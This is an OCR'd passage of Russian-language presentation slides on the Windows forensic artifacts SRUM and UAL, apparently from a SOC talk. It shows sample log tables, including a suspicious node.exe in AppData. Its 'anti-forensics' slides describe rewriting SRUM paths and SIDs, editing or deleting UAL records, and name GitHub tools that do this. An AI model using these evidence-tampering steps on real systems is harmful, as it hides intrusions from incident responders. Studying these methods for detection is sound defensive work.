
SRUM (пример)

Timestamp	Exe Info	Sid
202[illegible] 20:53:00	\Device\HarddiskVolume4\Program Files\Mozilla Thunderbird\thunderbird…	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	Microsoft.MicrosoftStickyNotes_3.7.142.0_x64__8wekyb3d8bbwe	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	svc.ownproc.s1.uc372fe.host88_1.0.0.0_neutral__1234567890abc	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	\Device\HarddiskVolume4\Program Files (x86)\Microsoft Office\Office15…	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	\Device\Mup\80.7[illegible]\webdav\SysTool.exe	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	\Device\HarddiskVolume4\Users\[illegible]\AppData\Roaming\F4YRWLNN\node.exe	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	\Device\HarddiskVolume4\Users\Public\Documents\netsync.exe	S-1-5-21-[illegible]-1
202[illegible] 20:53:00	svc.ownproc.s0.uc0.host33_1.0.0.0_neutral__1234567890abc	S-1-5-5-0-144586
202[illegible] 20:53:00	svc.ownproc.s0.uc0.host2b_1.0.0.0_neutral__1234567890abc	S-1-5-5-0-138035
202[illegible] 20:53:00	svc.ownproc.s0.uc0.host1a_1.0.0.0_neutral__1234567890abc	S-1-5-5-0-81305

SRUM (анти-форензика)

SruDbIdMapTable





{D10CA2FE-6FCF-4F6D-848E-B2E99266FA89} [Table ID = 21, 19 Columns]

AutoIncId	TimeStamp	A.	UserId	ForegroundCycleTime	BackgroundCycleTime	FaceTime
2892	10.09.2023 21:54:00	1714	1149	2793524466	0	4800150000
2676	10.09.2023 20:53:00	1714	1149	22657270520	0	8400000000
2677	10.09.2023 20:53:00	1715	1149	1919821506	0	6000000000
2735	10.09.2023 20:53:00	1716	129	3488498520	0	1200000000

{D10CA2FE-6FCF-4F6D-848E-B2E99266FA89}

~

Application Resource usage data

SRUM (анти-форензика)

- Изменять путь к исполняемому файлу (`node.exe`), который участвовал в атаке, в таблице `SruDbIdMapTable` на путь к встроенной утилите Windows (`notepad.exe/powershell.exe/cmd.exe/...`)

- Изменять SID пользователя на SID локальной учётной записи либо на S-1-5-18 (SYSTEM)

- Утилита по изменению данных в SRUM*.

* — https://github.com/SmartGlueDev/AntiFSRUM

UAL

- Местоположение (база данных ESE): %WinDir%\System32\LogFiles\SUM
- Можно встретить только на серверных ОС Windows
- Чем полезен: специалист по реагированию может узнать, какой доменный пользователь и в какое время взаимодействовал с определённой активной ролью на сервере Windows

Ссылка: https://www.crowdstrike.com/blog/user-access-logging-ual-overview/

UAL (примеры)

Role Description	Authenticated UserName	Total Accesses	Insert Date	Last Access	Client IpAddress
SQL Server Database Engine	r[redacted]	8	2023-04-09 17:01:43	2023-04-09 22:18:53	10.170.12[redacted]
SQL Server Database Engine	c[redacted]	1	2023-04-10 09:07:17	2023-04-10 09:07:17	10.170.12[redacted]
SQL Server Database Engine	p[redacted]	5	2023-04-10 08:54:39	2023-04-11 19:12:13	10.170.12[redacted]

RoleDescription	AuthenticatedUserName	LastAccess	IpAddress
File Server	[redacted]	03.06.2023 06:32:16	10.50.12.2
File Server	[redacted]	03.06.2023 06:32:13	10.50.14.4
File Server	[redacted]	03.06.2023 06:32:22	10.81.23.13
File Server	[redacted]	01.06.2023 22:33:49	10.50.14.118
File Server	nt authority\anonymous logon	01.06.2023 22:33:53	10.50.14.118
File Server	[redacted]	30.05.2023 05:21:49	10.50.14.118

UAL (анти-форензика)

CLIENTS

CLIENTS [Table ID = 40, 374 Columns] Role: File Server

RoleGuid	TotalAccesses	InsertDate	LastAccess	Address	AuthenticatedUserName	Day1	Day2	Day3
{10A9226F-50EE-49D8-A393-9A501D47CE04}	49158	30.12.1899 0:00:00	30.12.1899 0:00:00	0A 10 06 24	[redacted]f$	57227	57229	57231
{10A9226F-50EE-49D8-A393-9A501D47CE04}	3	30.12.1899 0:00:00	30.12.1899 0:00:00	0A 10 01 29	[redacted]al_a			
{10A9226F-50EE-49D8-A393-9A501D47CE04}	1	30.12.1899 0:00:00	30.12.1899 0:00:00	0A 10 01 7B	[redacted]al_a			
{10A9226F-50EE-49D8-A393-9A501D47CE04}	74597	30.12.1899 0:00:00	30.12.1899 0:00:00	0A 10 06 55	[redacted]ode2$	56670	56672	56674

- Изменять несколько полей: `TotalAccesses`, `Address`, `AuthentiatedUserName`.
- Производить удаление записей.
- Утилита по изменению данных в UAL*.

* — https://github.com/SmartGlueDev/AntiFUAL

SOC Tech

Технологии SOC

Благодарю за внимание!